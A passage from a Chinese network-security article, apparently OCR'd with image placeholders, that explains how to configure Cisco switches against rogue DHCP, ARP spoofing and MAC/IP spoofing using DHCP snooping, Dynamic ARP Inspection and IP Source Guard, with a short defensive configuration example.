


图8




图9




图10

道理很简单，就是将交换机的端口分为信任端口和非信任端口，只有信任端口才可以回复offer包，管理员只需要将连接DHCP服务器的端口指定为信任端口就可以了。终端用户端口(非信任端口)只能够发送DHCP请求。

交换机支持在每个VLAN基础上启用DHCP监听特性。在启用选项82的情况下，在将D H C P请求转发给相应DHCP服务器之前，Supervisor E n g i n e将把入站模块、端口、V L A N和交换机MAC地址等信息增加到数据包中。

这里建议在合法D H C P服务器端口以及接入层交换机和分布层交换机之间的互联端口(能够提供达到D H C P服务器的路径)上启用信任端口；还建议将接入交换机上的终端用户工作站端口保持为非信任端口状态。我们可以简单地配置如下：

```
ip dhcp snooping
ip dhcp snooping vlan 10
ip dhcp snooping information option
int fa 0/0
ip dhcp snooping trust
ip dhcp snooping limit rate 100
//配置DHCP请求限速，避免DHCP DoS攻击
```

关于DHCP的绑定表，如图11所示。这张表是由DHCP Snooping产生的，有以下几个要素：MAC地址、IP地址、VLAN号、端口号、租用和绑定类型等信息。它是解决A R P攻击、哄骗攻击的前提。其查看命令为"show ip dhcp snooping binding"。




图11

关于ARP以及针对于ARP的攻击

A R P分为4种类型，分别为A R P、R A R P、无故ARP和代理ARP。ARP攻击的原理如图12所示，所有的流向网关的流量都会流到攻击者B，这样就达到了窃取数据的目的。目前的解决方法是动态A R P检测(Dynamic ARP Inspection)，如图13所示。




图12




图13

动态ARP检测会检查DHCP Snooping表中的IP地址和MAC地址字段,如果从这个接口流入的帧的源MAC地址和源IP地址符合这个绑定表中的数据,就转发,如果不符合,就丢弃并记录违规行为,而且这个违规端口将进入err-disable状态。

在配置DAI之前,需要配置DHCP监听,如图14所示,还可以静态绑定。如果没有配置DHCP监听特性的话,DAI将丢弃任何具有无效MAC地址/IP地址绑定的ARP数据包。DAI也可以限定入站ARP数据包的速率,如果超速,端口将进入err-disable状态。




图14

正确使用ARP检测的注意点主要有:动态ARP检测通过检查ARP的request和response消息来阻止ARP的攻击;必须要先配置DHCP Snooping,当DHCP Snooping配置了一段时间后,也就是DHCP Snooping的表已经形成了,再开启DAI;DHCP Snooping表是由DHCP request消息构成的,也可以使用静态配置条目。

关于哄骗攻击(Spoofing Attacks)

哄骗攻击分为两类,即MAC Spoofing和IP Spoofing,如图15、图16和图17所示。解决方法是使用IP Source Guard(IP源防护),如图19所示。




图15

